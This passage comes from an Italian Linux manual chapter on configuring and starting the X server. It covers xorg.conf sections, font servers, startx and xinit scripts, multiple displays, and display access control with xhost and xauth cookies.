        Option          "RightAlt"      "ModeShift"
        #
        # setxkbmap -rules xorg -model pc105 -layout "it,it" \
        #           -option "" -option "grp:alt_shift_toggle" \
        #           -option "terminate:ctrl_alt_bksp"
        # setxkbmap -rules evdev
        #
        Option          "XkbRules"      "xorg"
        Option          "XkbModel"      "pc105"
        Option          "XkbLayout"     "it,it"
        Option          "XkbOptions"
                        "grp:alt_shift_toggle,terminate:ctrl_alt_bksp"
EndSection
```

Un'altra sezione '**InputDevice**' si utilizza per il mouse, che in questo caso è controllato da un demone esterno, '**gpm**', il quale comunica le azioni del mouse attraverso il file di dispositivo '`/dev/gpmdata`' (14.10). Il mouse ha effettivamente solo tre tasti, dove quello centra-

le è costituito dalla rotellina. Tuttavia, qui si considera la presenza di cinque tasti, perché il movimento della rotellina, in un verso o nell'altro, assume il significato della pressione dei tasti mancanti.

```
Section "InputDevice"
        Identifier      "Mouse0"
        Driver          "mouse"
        Option          "CorePointer"
        Option          "Device"                "/dev/gpmdata"
        Option          "Protocol"              "IntelliMouse"
        Option          "Emulate3Buttons"       "true"
        Option          "ZAxisMapping"          "4 5"
        Option          "Buttons"               "5"
EndSection
```

Per definire l'adattatore grafico si usa la sezione '**`Device`**'. In questo caso si fa riferimento semplicemente a una compatibilità generica con lo standard VESA:

```
Section "Device"
        Identifier  "Card0"
        Driver      "vesa"
EndSection
```

La sezione '**`Monitor`**' descrive la modalità di funzionamento dello schermo, in particolare in merito alla frequenza di scansione orizzontale e verticale. Di solito, come in questo caso, si indicano gli intervalli di frequenze ammissibili, tenendo presente che la frequenza orizzontale è espressa in hertz (Hz), mentre quella verticale è espresso in kilohertz (kHz).

```
Section "Monitor"
        Identifier  "Monitor0"
        Option      "DPMS"
        HorizSync   30-80
        VertRefresh 50-70
EndSection
```

La sezione '**Screen**' permette di definire la risoluzione dello schermo, nella profondità di colori e nella geometria che dovrebbe avere. In questo caso, a proposito di geometria, vengono date diverse possibilità:

```
Section "Screen"
        Identifier "Screen0"
        Device     "Card0"
        Monitor    "Monitor0"
        DefaultDepth    16
        SubSection "Display"
                Depth     16
                Modes     "1280x1024" "1152x870" "1024x768"
                          "832x624" "800x600" "720x400"
                          "640x480"
                ViewPort  0 0
        EndSubSection
EndSection
```

28.4 Accesso a un servente di caratteri

Nella sezione '**Files**' della configurazione di X si trovano in particolare le direttive '**FontPath**', per dichiarare la collocazione dei file contenenti le informazioni sui caratteri tipografici da visualizzare. Secondo questo tipo di impostazione, ogni volta che si aggiunge una directory contenente altri caratteri, occorre modificare la configurazione di X per includere anche quella tra i percorsi previsti. Per

semplificare l'accesso ai caratteri esistono dei ***serventi di caratteri***, con i quali X può comunicare attraverso la rete, oppure solo dei socket di dominio Unix. In altri termini, un servente di caratteri può offrire il suo servizio attraverso la rete, per più di un elaboratore, oppure anche solo localmente, per mezzo di file socket.

Esistono diversi programmi che possono svolgere il compito di un servente di caratteri (per esempio Xfs,[3] X-TT[4] e Xfstt[5]); inoltre, spesso l'installazione di un servente del genere diventa quasi obbligatoria per via delle dipendenze stabilite da chi organizza la propria distribuzione GNU. Senza entrare nell'analisi del funzionamento di un servente di caratteri, basti sapere che di solito questi sono in funzione in attesa di connessioni sulla porta 7100 TCP e se usano un socket di dominio Unix, dovrebbe corrispondere al file '`/tmp/.font-unix/fs7100`'. Se poi si gestiscono più serventi di caratteri nello stesso elaboratore, il numero della porta potrebbe essere un valore leggermente più alto, come 7101 o 7110, a cui si associa di conseguenza il file '`/tmp/.font-unix/fs7101`' o '`/tmp/.font-unix/fs7110`'.

In presenza di uno o più serventi di caratteri, si deve intervenire nella configurazione di X per dichiarare come questi possono essere raggiunti. In caso di socket di dominio Unix, si usano direttive di questo tipo:

```
FontPath "unix/:71nn"
```

In caso di connessioni attraverso la rete, si può provare una di queste due direttive:

```
FontPath "inet/nodo:71nn"
```

```
FontPath "tcp/nodo:71nn"
```

Naturalmente, ***nn*** va sostituito con il valore esatto, in base alla configurazione del servente di caratteri a cui si vuole accedere.

28.5 Funzionamento e accesso

«

Con le distribuzioni GNU normali, dopo la configurazione del servente X, dovrebbe essere sufficiente avviare lo script '**startx**', senza argomenti, per vedere funzionare questo ambiente grafico.

```
$ startx [Invio]
```

Avendo avviato il servente X, vale la pena di provare a cambiare la risoluzione di visualizzazione attraverso la combinazione [*Ctrl Alt* ⊞] («control», «alt», «+ del tastierino numerico») e [*Ctrl Alt* ⊟] («control», «alt», «– del tastierino numerico»).

Per passare dal servente X a una console virtuale, è sufficiente utilizzare la combinazione [*Ctrl Alt F1*], oppure [*Ctrl Alt F2*],... invece del solito [*Alt Fn*] che non potrebbe funzionare. Il servente X occupa normalmente la posizione della prima console virtuale libera, che solitamente è la settima; per cui si raggiunge con la combinazione [*Ctrl Alt F7*].

Per concludere l'esecuzione del servente X ci sono due modi:

- interrompere il servente attraverso la combinazione [*Ctrl Alt Backspace*];

- concludere l'esecuzione del gestore di finestre o di altro programma analogo.

L'interruzione dell'esecuzione del servente X con la combinazione [*Ctrl Alt Backspace*] è il modo più brutale, ma può essere opportuno quando non si vede più nulla, specie quando si è avviato X dopo una configurazione sbagliata. Tuttavia, in alcuni sistemi può essere disattivata questa opzione, indipendentemente dalla configurazione contenuta nel file '`/etc/X11/xorg.conf`'. Per assicurarsi di attivare questa opzione (ammesso che la si voglia), si può usare il comando seguente:

```
$ setxkbmap -option terminate:ctrl_alt_bksp [Invio]
```

28.5.1 Procedura di avvio

Nelle sezioni precedenti si è accennato al modo con cui è possibile avviare e concludere il funzionamento del servente X. Dovrebbe essere chiaro che per avviare X si utilizza normalmente lo script '**`startx`**' (anche se non è l'unico modo possibile), dal quale si sviluppa una struttura piuttosto articolata che è opportuno conoscere.

Quando sono disponibili diversi serventi grafici distinti a seconda del tipo di adattatore grafico, si crea un collegamento simbolico in modo da poter avviare il servente giusto utilizzando semplicemente il nome '**`X`**'. In pratica, dovrebbe essere il programma di configurazione stesso che provvede a sistemare questa cosa.

Se si avvia semplicemente il servente, utilizzando il nome '**`X`**' oppure quello specifico di un adattatore grafico particolare, si ottiene solo una superficie grafica su cui fare scorrere il mouse. Per poter

fare qualcosa, occorre almeno avere in funzione un programma che consenta di avviarne altri. Occorrono cioè dei clienti.[6]

Per risolvere questo problema si deve utilizzare il programma '**xinit**', attraverso il quale si possono definire alcuni clienti di partenza (per esempio un gestore di finestre), il tipo di servente da utilizzare e le sue opzioni eventuali.

28.5.1.1 Utilizzo di «xinit»

«

Il programma '**xinit**' viene usato per avviare il servente X e un primo programma cliente. Quando questo programma cliente termina la sua esecuzione, '**xinit**' invia un segnale di interruzione al servente X e quindi, a sua volta, termina la sua esecuzione.

```
xinit [[cliente] opzioni] [ -- [servente] [stazione_grafica] opzioni]
```

Se non viene indicato un programma cliente specifico, '**xinit**' tenta di avviare il file '`~/.xinitrc`', che di solito dovrebbe corrispondere a uno script; se questo manca, tenta di avviare il programma '**xterm**' nel modo seguente:

```
xterm -geometry +1+1 -n -login -display :0
```

Se non viene indicato un programma servente specifico, '**xinit**' tenta di avviare il file '`~/.xserverrc`'; se questo manca, tenta di avviare il programma '**X**' nel modo seguente:

```
X :0
```

Quando si vuole fare in modo che il servente X venga avviato inizialmente con un gruppetto di programmi clienti, si fa in modo che '**xinit**' utilizzi per questo uno script. Di solito si tratta proprio del file '`~/.xinitrc`', quello che verrebbe avviato in modo predefinito. All'interno di questo script, i programmi dovrebbero essere avviati sullo sfondo, con la possibile eccezione di quelli che terminano immediatamente la loro funzione. L'ultimo di questi programmi deve funzionare in primo piano (*foreground*), in modo che la sua conclusione corrisponda con quella dello script stesso.

Di solito, '**xinit**' viene avviato senza l'indicazione esplicita di cliente e servente. Se si intende utilizzare questa possibilità, i nomi di cliente e servente devono comprendere il percorso per raggiungerli: devono cioè iniziare con un punto ('**.**') oppure con una barra obliqua ('**/**'). Diversamente non verrebbero riconosciuti come tali, ma come opzioni per il programma cliente o per il programma servente, a seconda che si trovino a sinistra o a destra dei due trattini di separazione ('**--**'). Segue la descrizione di alcuni esempi.

- `$` **`xinit &`**[*Invio*]

  Avvia '**xinit**' con i valori predefiniti (sullo sfondo). In questo modo '**xinit**' tenta di avviare il servente X utilizzando il programma o lo script '`~/.xinitrc`' come cliente, oppure il programma '**xterm**' in sua mancanza.

- `$` **`xinit -- /usr/bin/X11/X &`**[*Invio*]

  Si richiede a '**xinit**' di avviare il servente '`/usr/bin/X11/X`' (probabilmente è un programma con privilegi speciali che a sua volta avvia '`/usr/bin/X11/Xorg`'). Per quanto riguarda il cliente, si utilizzano i valori predefiniti.

- `$` **`xinit -- -depth 16`** [*Invio*]

  ‘**`xinit`**’ avvia il servente X predefinito, con l’argomento ‘**`-depth 16`**’, attraverso cui si richiede una profondità di colori di 16 bit/pixel (2^{16} = 65 535). Per quanto riguarda il cliente, si utilizzano i valori predefiniti.

Il modo migliore per verificare cosa accade quando si avvia ‘**`xinit`**’ è quello di verificare l’interdipendenza tra i processi attraverso ‘**`pstree`**’. Supponendo di avere avviato ‘**`xinit`**’ senza argomenti si dovrebbe ottenere uno schema simile a quello seguente:

```
...---xinit-+-Xorg
            `-xterm---sh
```

In questo caso si può osservare che ‘**`xinit`**’ avvia il terminale grafico ‘**`xterm`**’, che a sua volta avvia una shell.

28.5.1.2 Utilizzo di «startx»

«

Nella sezione precedente si è visto che è possibile avviare il servente X attraverso ‘**`xinit`**’. Questo modo potrebbe però risultare scomodo quando si ha la necessità di utilizzare sistematicamente determinati attributi. Il sistema grafico dovrebbe essere avviato attraverso lo script ‘**`startx`**’, che è predisposto per ‘**`xinit`**’ nel modo più adatto alle esigenze particolari del proprio sistema.

Di solito le distribuzioni GNU forniscono uno script adattato alla loro impostazione, oppure, lo stesso programma di configurazione di X potrebbe predisporre da solo questo file. In ogni caso, l’amministratore del sistema dovrebbe rivedere questo script ed eventualmente ritoccarlo.

La sintassi di '**startx**', quando si tratta di una versione aderente all'impostazione originale di X, è praticamente uguale a quella di '**xinit**'.

```
startx [ [cliente] opzioni] [ -- [servente] opzioni]
```

Lo script '**startx**' offre però la possibilità di predisporre delle opzioni predefinite per cliente e servente.

```
#!/bin/bash
# Site administrators are STRONGLY urged to write nicer
# versions.
userclientrc=$HOME/.xinitrc
sysclientrc=/etc/X11/xinit/xinitrc
userserverrc=$HOME/.xserverrc
sysserverrc=/etc/X11/xinit/xserverrc
defaultclient=xterm
defaultserver=/usr/bin/X
defaultclientargs=""
defaultserverargs=""
defaultdisplay=":0"
clientargs=""
serverargs=""

enable_xauth=1
...
```

L'esempio mostra come può apparire la parte iniziale di uno script '**startx**'. Sarebbe sufficiente modificare proprio le prime righe per definire delle opzioni predefinite, attribuendo un valore alle variabili '**clientargs**' e '**serverargs**'. La prima si riferisce alle opzioni per il cliente, la seconda per quelle del servente.

Per esempio, volendo avviare il servente, attraverso '**startx**', con una risoluzione di 16 bit/pixel, basterebbe modificare le prime righe come nell'esempio seguente, in modo da fornire al servente l'opzione '**-depth 16**'.

```
userclientrc=$HOME/.xinitrc
sysclientrc=/etc/X11/xinit/xinitrc
userserverrc=$HOME/.xserverrc
sysserverrc=/etc/X11/xinit/xserverrc
defaultclient=xterm
defaultserver=/usr/bin/X
defaultclientargs=""
defaultserverargs=""
defaultdisplay=":0"
clientargs=""
serverargs="-depth 16"
```

Tuttavia, si scorge facilmente la possibilità di usare dei file di configurazione generali per tutto il sistema:

```
sysclientrc=/etc/X11/xinit/xinitrc
sysserverrc=/etc/X11/xinit/xserverrc
```

Pertanto, la possibilità di modificare direttamente lo script è da considerare solo come ultima risorsa.

Se si vuole leggere il contenuto dello script '**start**', ecco in breve la descrizione delle varie fasi in esso contenute.

1. Vengono definite delle variabili per le impostazioni predefinite.
2. Si determina quale script utilizzare per l'avvio dei programmi clienti e quale per l'avvio del servente.
3. Nel ciclo '**while**', vengono scanditi gli eventuali argomenti utilizzati per avviare '**startx**'; se ne vengono trovati, questi

prevalgono su quelli predefiniti.

4. Se ci sono argomenti vengono utilizzati, altrimenti si fa riferimento al contenuto dei file di configurazione.
5. Se non è definita la variabile di ambiente ***XAUTHORITY***, questa viene creata inserendovi il contenuto del file '`~/.Xauthority`'.
6. Definisce l'autorizzazione all'accesso alla stazione grafica (*display*) attraverso una stringa generata in modo casuale, con il programma '**`mcookie`**'.
7. Avvia '**`xinit`**' con gli argomenti determinati in base all'elaborazione precedente.
8. Al termine del funzionamento di '**`xinit`**', elimina l'autorizzazione concessa precedentemente.
9. Infine, viene liberata la memoria usata per l'utilizzo della console virtuale in cui prima si collocava il sistema grafico.

Da quanto visto finora, si può intuire l'importanza dello script '`~/.xinitrc`'. È il mezzo attraverso cui avviare più programmi clienti, ma non solo: esistono programmi che hanno lo scopo di configurare alcune impostazioni del servente X e questo è l'unico posto comodo per metterli in esecuzione in modo automatico. Un esempio di questi programmi è '**`xset`**'.

Supponendo di avere avviato '**`startx`**' senza argomenti, si dovrebbe ottenere uno schema simile a quello seguente:

```
...---startx---xinit-+-Xorg
                     `-fvwm
```

Come si può osservare, rispetto allo stesso esempio visto nella sezione precedente, si ha '**startx**' che avvia '**xinit**', il quale poi provvede al resto.

28.5.1.3 Script «~/.xinitrc»

«

Questo script è quello predefinito per l'avvio dei primi programmi clienti di un servente X avviato attraverso il programma '**xinit**'.

Per preparare il proprio script personalizzato si può partire da quello predefinito della distribuzione GNU che dovrebbe trovarsi all'interno di '`/usr/lib/X11/xinit/`' (oppure '`/etc/X11/xinit/`'). Basta copiarlo nella propria directory personale e cambiargli nome facendolo diventare '`~/.xinitrc`'.

La preparazione di questo script è molto importante, se non altro perché permette di definire il tipo di gestore di finestre che si vuole utilizzare.

Un tempo, il file predefinito era piuttosto complesso, includendo la procedura di autorizzazione all'accesso per la stazione grafica. Recentemente le cose sono cambiate e il problema di questa autorizzazione è stato spostato nello script '**startx**'. Pertanto, se verso la fine del file si incontra un commento del tipo '**# start some nice programs**', si possono aggiungere dei comandi solo dopo quel punto; diversamente, se il file non contiene nulla di particolare, lo si può semplicemente scrivere da zero. L'esempio seguente si riferisce a un'impostazione recente, in cui il file '`~/.xinitrc`' può limitarsi a contenere solo ciò che serve direttamente all'utente finale:

```
#!/bin/sh
xsetroot -solid SteelBlue
exec fvwm
```

Il programma '**xsetroot**' definisce lo sfondo, in questo caso solo un colore, quindi termina immediatamente l'esecuzione. Il programma '**fvwm**' è il gestore di finestre (*window manager*) da avviare; in particolare si usa il comando '**exec**' allo scopo di rimpiazzare la shell. Eventualmente, prima di avviare il gestore di finestre si possono indicare altri programmi che si vuole siano già pronti in esecuzione quando si avvia il servente. Per esempio, volendo avviare '**xclock**' basterebbe modificare le ultime righe come segue:

```
# start some nice programs
xsetroot -solid SteelBlue
xclock -geometry +0+0 &
exec fvwm
```

In questo caso, '**xclock**' viene avviato sullo sfondo perché altrimenti, a differenza di '**xsetroot**', rimarrebbe in funzione fino al ricevimento di un segnale di interruzione, impedendo così l'avvio del gestore di finestre fino al termine del suo funzionamento.[7]

Si deve ricordare che si tratta di uno script, pertanto occorre che gli siano attribuiti i permessi necessari di esecuzione.

28.5.1.4 Configurazione globale e sequenza di script

Quando si vuole fare in modo che si possa mettere in funzione il sistema grafico X senza costringere gli utenti a predisporre la loro personalizzazione tramite il file '`~/.xinitrc`', si deve essere in grado di risalire alla configurazione generale. In questo senso, ogni distribuzione GNU potrebbe avere una propria politica e questo rischia di complicare le cose. Qui viene proposta una situazione, ma in pratica ognuno deve rifare una propria ricerca.

Si parte dallo script '**startx**' per determinare la collocazione dei file di configurazione predefiniti:

```
userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/lib/X11/xinit/xinitrc
sysserverrc=/usr/lib/X11/xinit/xserverrc
defaultclient=/usr/bin/X11/xterm
defaultserver=/usr/bin/X11/X
```

In questo caso, si intende intuitivamente che:

- lo script da usare per avviare i programmi clienti, secondo le impostazioni degli utenti, è '`~/.xinitrc`', mentre quello che stabilisce quale sia il programma servente è '`~/.xserverrc`';
- in mancanza degli script degli utenti, si usano '`/usr/lib/X11/xinit/xinitrc`' e '`/usr/lib/X11/xinit/xserverrc`' rispettivamente;
- in mancanza anche di questi file, si avvia semplicemente il programma '**xterm**' come cliente e il programma '**X**' come servente.

Tuttavia, dal momento che gli script '`/usr/lib/X11/xinit/xinitrc`' e '`/usr/lib/X11/xinit/xserverrc`' servono in pratica alla configurazione del sistema grafico, è normale che la loro collocazione reale sia invece nella directory '`/etc/X11/xinit/`', dove i nomi di origine corrispondono soltanto a dei collegamenti simbolici. Nello stesso modo, il file '`/usr/bin/X11/X`' che rappresenta il servente predefinito, dovrebbe essere un programma che si limita ad avviare a sua volta il file '`/etc/X11/X`', che a sua volta dovrebbe essere un altro collegamento simbolico che punta all'eseguibile corretto (di solito '`/usr/bin/X11/Xorg`').

Giunti a questo punto conviene dare un'occhiata ai file '`/usr/lib/X11/xinit/xinitrc`' e '`/usr/lib/X11/xinit/xserverrc`', ovvero a '`/etc/X11/xinit/xinitrc`' e '`/etc/X11/xinit/xserverrc`'. Il file '`xinitrc`' potrebbe presentarsi così:

```
#!/bin/sh
# $Xorg: xinitrc.cpp,v 1.3 2000/08/17 19:54:30 cpqbld Exp $

# /etc/X11/xinit/xinitrc
#
# global xinitrc file, used by all X sessions started by
# xinit (startx)

# invoke global X session script
. /etc/X11/Xsession
```

In questo caso, si vede che viene letto il contenuto del file '`/etc/X11/Xsession`' e trattato come una prosecuzione dello script stesso. Attraverso questo script ulteriore, si fanno poi una serie di altre operazioni, con cui si configura in pratica ciò che viene così definito come ***sessione***.

Il sistema grafico X può essere usato senza doversi prendere cura della configurazione della sessione. In pratica, si ottiene questo usando il file '`~/.xinitrc`' personalizzato, perché in tal modo si esclude l'uso dello script '**`xinitrc`**' globale, senza il quale non si attiva lo script '**`Xsession`**'. Tuttavia, se si vogliono usare convenientemente quelli che sono definiti come ***gestori di sessione*** (per esempio Gnome o KDE, che si collocano al di sopra dei comuni gestori di finestre), non si può evitare il passaggio per lo script '**`Xsession`**'.

Senza entrare nel dettaglio dello script '**Xsession**', vale la pena di annotare che questo, se lo trova, utilizza anche il file '`~/.Xsession`', nel caso un utente volesse definire l'utilizzo di un gestore di sessione diverso da quello predefinito.

Volendo dare un'occhiata allo script '**xserverrc**', si potrebbe trovare un contenuto simile a quello seguente:

```
#!/bin/sh
exec /usr/bin/X11/X -dpi 100 -nolisten tcp
```

In pratica, si avvia il file '`/usr/bin/X11/X`' ('`/usr/bin/X11/X`'), che, come già descritto, dovrebbe corrispondere in pratica a un collegamento simbolico riferito a '`/etc/X11/X`', il quale, a sua volta, dovrebbe essere un collegamento che punta al servente adatto per il proprio elaboratore.

In questo caso particolare, si vede che, per motivi di sicurezza, sono inibite espressamente le comunicazioni di rete attraverso il protocollo TCP/IP, con l'opzione '**-nolisten tcp**'. Pertanto, un utente che volesse abilitarle, dovrebbe scrivere il proprio file '`~/.xserverrc`', senza l'uso di questa opzione.

28.5.2 Privilegi per il funzionamento di un servente grafico

«

Esiste un particolare importante a proposito del funzionamento di un servente: per poter svolgere il suo compito deve poter accedere a certe risorse disponendo di privilegi adeguati. Perché ciò avvenga e sia consentito l'uso da parte di utenti comuni, è necessario che l'eseguibile che lo rappresenta abbia i permessi necessari a renderlo capace di questo. In pratica deve appartenere all'utente '**root**' e ave-

re il bit SUID attivo (SUID-root). Generalmente, il file '`/usr/bin/X`' è un programma che ottiene tali privilegi e si occupa di avviare il collegamento '`/etc/X11/X`'. L'esempio seguente mostra i permessi di questo file:

```
$ ls -l /usr/bin/X[Invio]

-rwsr-sr-x  1 root  root    7400 gen 29 18:35 /usr/bin/X11/X
```

In questo modo, l'utente comune non può avviare direttamente l'eseguibile del servente grafico che preferisce, ma deve limitarsi a usare '**X**'.

28.5.3 Stazioni grafiche virtuali multiple

X può gestire più di una stazione grafica virtuale simultaneamente, con una modalità d'uso simile a quella delle console virtuali di un sistema GNU/Linux. In pratica, è possibile avviare diversi serventi X a cui si abbina un numero di stazione grafica differente. Dal momento che si tratta sempre della stessa macchina fisica, la configurazione non cambia.

L'avvio di più stazioni grafiche virtuali può creare dei problemi con il mouse se il dispositivo corrispondente non consente la lettura simultanea da parte di più processi. Questo è sempre lo stesso problema legato ai mouse bus e si può risolvere utilizzando il demone '**gpm**' con l'opzione '**-R**', facendo poi in modo che X utilizzi il dispositivo '`/dev/gpmdata`'.

Come è stato descritto nelle sezioni precedenti, il sistema grafico viene avviato generalmente attraverso lo script '**startx**', o even-

tualmente richiamando direttamente il programma '**xinit**'. Quando non si specificano opzioni particolari, si intende voler avviare il servente X utilizzando la stazione grafica '**:0**'. In un sistema GNU/Linux, ciò si traduce in pratica nell'utilizzo della posizione corrispondente alla prima console virtuale disponibile, che di solito è la settima.

Se si vogliono avviare altri serventi X, occorre specificare un diverso numero di stazione grafica, cosa che serve solo a distinguerle. Così, ogni nuovo servente avviato va a utilizzare una posizione corrispondente alla prima console virtuale rimasta libera. In pratica, [*Ctrl Alt F7*] dovrebbe permettere di raggiungere la prima di queste stazioni grafiche virtuali, [*Ctrl Alt F8*] la successiva e così di seguito.

Semplificando quanto mostrato nelle sezioni precedenti, a proposito di '**xinit**' e di '**startx**', si può fare riferimento alla sintassi seguente per avviare un servente X.

```
xinit -- [stazione_grafica] [opzioni]
```

```
startx -- [stazione_grafica] [opzioni]
```

Dopo i due trattini di separazione della parte cliente da quella servente, è possibile indicare il numero della stazione grafica, e subito dopo si possono indicare altre opzioni.

Di solito, si avvia '**startx**' (e meno frequentemente si avvia direttamente '**xinit**') senza indicare alcuna stazione grafica, facendo riferimento implicitamente al numero '**:0**'. Dopo averne avviato uno

con questo numero, non ne possono essere avviati altri con lo stesso, quindi, se si vogliono gestire più serventi contemporaneamente, occorre definire la stazione grafica.

```
$ startx -- :1 [Invio]
```

L'esempio mostrato avvia una copia del servente X utilizzando la stazione grafica '**:1**'.

Ci possono essere dei motivi per avviare diversi serventi X simultaneamente; per esempio per avere due o più sessioni funzionanti in qualità di utenti differenti, oppure per poter confrontare il funzionamento in presenza di diverse opzioni del servente, come nel caso seguente, dove si specifica una profondità di colori di 16 bit.

```
$ startx -- :2 -depth 16 [Invio]
```

È importante tenere a mente che le opzioni del servente, che nell'esempio sono costituite solo da '**-depth 16**', vanno poste dopo l'indicazione della stazione grafica.

28.5.4 Definizione dello schermo

Per l'utilizzo normale che si può fare di X non è necessario doversi rendere conto che ogni programma cliente deve specificare lo schermo su cui vuole apparire. Infatti, viene definita automaticamente la variabile di ambiente ***DISPLAY*** contenente le coordinate dello schermo predefinito. Modificando eventualmente il contenuto di questa variabile, si cambia l'indicazione dello schermo predefinito per i programmi che vengono avviati ricevendo quel valore.

Generalmente è possibile informare un programma dello schermo su cui questo deve apparire attraverso un argomento standard, '**-display**', descritto nella sezione 29.1.

28.5.5 Accedere allo schermo

«

Quando si esegue una sessione TELNET, o qualunque altra cosa che permetta di accedere a un sistema remoto, si avvia una procedura di accesso su un altro elaboratore, utilizzando il proprio come terminale o console remota. Quando si utilizza un servente X è possibile condividere lo schermo del proprio monitor. Per farlo occorre autorizzare l'utilizzo del proprio schermo all'elaboratore remoto. Si osservi il comando seguente:

```
tizio@dinkel.brot.dg:~$ xterm -display :0 &[Invio]
```

Si tratta dell'utente '**tizio**', che dall'elaboratore *dinkel.brot.dg* intende avviare il programma '**xterm**' utilizzando lo schermo '**:0**' presso il suo stesso elaboratore locale. Si osservi anche che se l'utente in questione avvia questo comando da una finestra di terminale che si trova già a funzionare sullo schermo '**:0**', il comando seguente significherebbe la stessa cosa, in quanto l'informazione sullo schermo verrebbe ottenuta dalla variabile di ambiente ***DISPLAY***, senza bisogno di utilizzare l'opzione '**-display**':

```
tizio@dinkel.brot.dg:~$ xterm &[Invio]
```

Questo comando avvia '**xterm**', il quale tenta di connettersi con il servente X che gestisce lo schermo locale '**:0.0**' (abbreviato con '**:0**'), allo scopo di poterlo utilizzare: se il servente X si rifiuta, '**xterm**' deve rinunciare.

L'autorizzazione ad accedere allo schermo deve essere definita anche per lo stesso utente che ha avviato il servente X; tuttavia, questa autorizzazione viene predisposta inizialmente in modo automatico, attraverso '**startx**', oppure uno degli altri script coinvolti.

L'autorizzazione all'utilizzo del proprio schermo grafico da parte di programmi in esecuzione su altri elaboratori connessi in rete può avvenire semplicemente in base a un elenco di indirizzi autorizzati, oppure attraverso altre forme di riconoscimento. Qui vengono spiegati solo i modi più semplici e meno sicuri; per avere una visione completa delle possibilità si devono consultare le pagine di manuale *X(1)*, *xauth(1)* e *Xsecurity(1)*.

È importante non sottovalutare il pericolo di un accesso indesiderato al proprio servente X, in quanto un aggressore preparato può sfruttare questa possibilità per arrivare anche a utilizzare la tastiera. In pratica, un aggressore potrebbe fare tutto quello che gli concedono i privilegi con cui è stato avviato il servente X.

Il metodo più semplice in assoluto per concedere l'accesso al servente X è quello di stabilire attraverso il comando '**xhost**' quali sono gli elaboratori che possono accedere. Questo significa implicitamente che tutti gli utenti di questi elaboratori possono accedere. Volendo distinguere tra gli utenti, occorre utilizzare almeno il metodo delle chiavi in chiaro ('**MIT-MAGIC-COOKIE-1**').

Per attuare in pratica questo secondo meccanismo, viene utilizzato un file di configurazione personale, '`~/.Xauthority`', nel quale

sono elencati degli indirizzi di serventi X e le chiavi di accesso relative. Questo file non è leggibile direttamente; tuttavia, a titolo di esempio, potrebbe contenere le informazioni seguenti, che si riferiscono all'utente '**tizio**' presso il solito elaboratore *dinkel.brot.dg*:

```
dinkel/unix:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
dinkel.brot.dg:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

Questo contenuto determina che il servente X, avviato dall'utente a cui appartiene questo file, accetta connessioni locali (attraverso un socket di dominio Unix) e connessioni remote, attraverso la tecnica del '**MIT-MAGIC-COOKIE-1**', quando chi accede fornisce la chiave di riconoscimento '**0f207ef0f71e2490b0648c26ed4f3e41**'. In questo caso, la chiave è la stessa, sia per le connessioni locali, sia per quelle attraverso la rete, ma potrebbero essere diverse; ciò che conta è che il cliente sia in grado di fornire la chiave giusta in base al tipo di connessione che effettua con il servente.

Per fare in modo che il cliente sappia quale chiave utilizzare, occorre che l'utente che tenta di accedere al servente X abbia un file '`~/.Xauthority`' contenente un record adatto. In pratica, se l'utente '**caio**' vuole accedere, deve avere il record seguente nel caso questo avvenga nell'ambito dello stesso elaboratore locale:

```
dinkel/unix:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

Oppure, gli serve il record successivo nel caso debba accedere da un altro elaboratore:

```
dinkel.brot.dg:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

Lo stesso utente che ha avviato il servente X deve essere autorizzato, attraverso il proprio file '`~/.Xauthority`' che serve per questo scopo, imponendo agli altri la chiave di accesso.

Si può comprendere meglio il meccanismo della chiave di riconoscimento '**`MIT-MAGIC-COOKIE-1`**', solo se si pensa allo scopo che ha: una persona può avere la possibilità di accedere a più elaboratori di una stessa rete locale, ma le utenze relative potrebbero anche corrispondere a nominativi-utente distinti, a seconda dell'elaboratore. Questa persona può avere la necessità di accedere a uno di questi elaboratori, attraverso la rete, avviando lì un programma che però deve apparire presso la stazione da cui sta operando. In altri termini, quando c'è la necessità di avviare un programma che deve apparire sullo schermo di un altro elaboratore, di solito si tratta di utenze che appartengono alla stessa persona fisica; in questo senso non c'è nulla di strano se tutte queste utenze condividono la stessa chiave.

Per la precisione, nel caso di due utenti che appartengono allo stesso elaboratore, il record che descrive la chiave di accesso locale deve essere identico per entrambi. Di conseguenza, la condivisione di questo implica che il servente X avviato da uno di questi due è anche accessibile dall'altro.

Dal momento che il file '`~/.Xauthority`' non è un file di testo normale, per accedervi, si utilizza generalmente il programma '**`xauth`**'.

28.5.5.1 Utilizzo di «xauth»

«

Il programma '**xauth**' è necessario per poter accedere alle informazioni contenute nei file di autorizzazione, normalmente '`~/.Xauthority`', per poterle modificare. Per la maggior parte delle situazioni, '**xauth**' non ha bisogno di contattare il servente X.

```
xauth [opzioni] [comando argomento...]
```

Il programma '**xauth**' interviene in base a dei comandi, che gli possono essere impartiti come argomenti della stessa riga di comando, nella parte finale, oppure in modo interattivo, attraverso l'invito seguente:

```
xauth>
```

Spesso, i comandi richiedono l'indicazione di un file. In quella occasione, se si utilizza un trattino singolo ('**-**'), questo viene inteso come lo standard input, oppure lo standard output, a seconda del contesto.

Tabella 28.26. Alcune opzioni.

Opzione	Descrizione
`-f` ***file_di_autorizzazione***	Permette di accedere a un file di autorizzazioni differente da quello standard, che di solito è '`~/.Xauthority`'.

Opzione	Descrizione
`-b`	L'accesso al file delle autorizzazioni è regolato attraverso un file lucchetto (*lock file*), che alle volte potrebbe rimanere presente senza che ce ne sia più bisogno. Eccezionalmente e con prudenza, si può utilizzare questa opzione per forzare il blocco ed eliminare il file lucchetto (*lock file*) relativo.

Tabella 28.27. Alcuni comandi. I comandi di '**`xauth`**' possono essere impartiti in modo interattivo, oppure possono essere indicati come argomenti finali della riga di comando di '**`xauth`**'.

Comando	Descrizione
`add` ***stazione_grafica*** ↩ ↪ ***protocollo*** ↩ ↪ ***chiave_esadecimale***	Questo comando serve ad aggiungere manualmente un record nel file di autorizzazione. Deve essere specificata: la stazione grafica, ovvero un indirizzo che non arriva a specificare anche lo schermo (in caso contrario questa informazione viene ignorata semplicemente); il tipo di protocollo, che può anche essere abbreviato con un punto singolo ('`.`'), nel caso si tratti del tipo '**`MIT-MAGIC-COOKIE-1`**'; la chiave esadecimale, ovvero una stringa composta da un numero pari di cifre esadecimali, senza alcun prefisso.

Comando	Descrizione
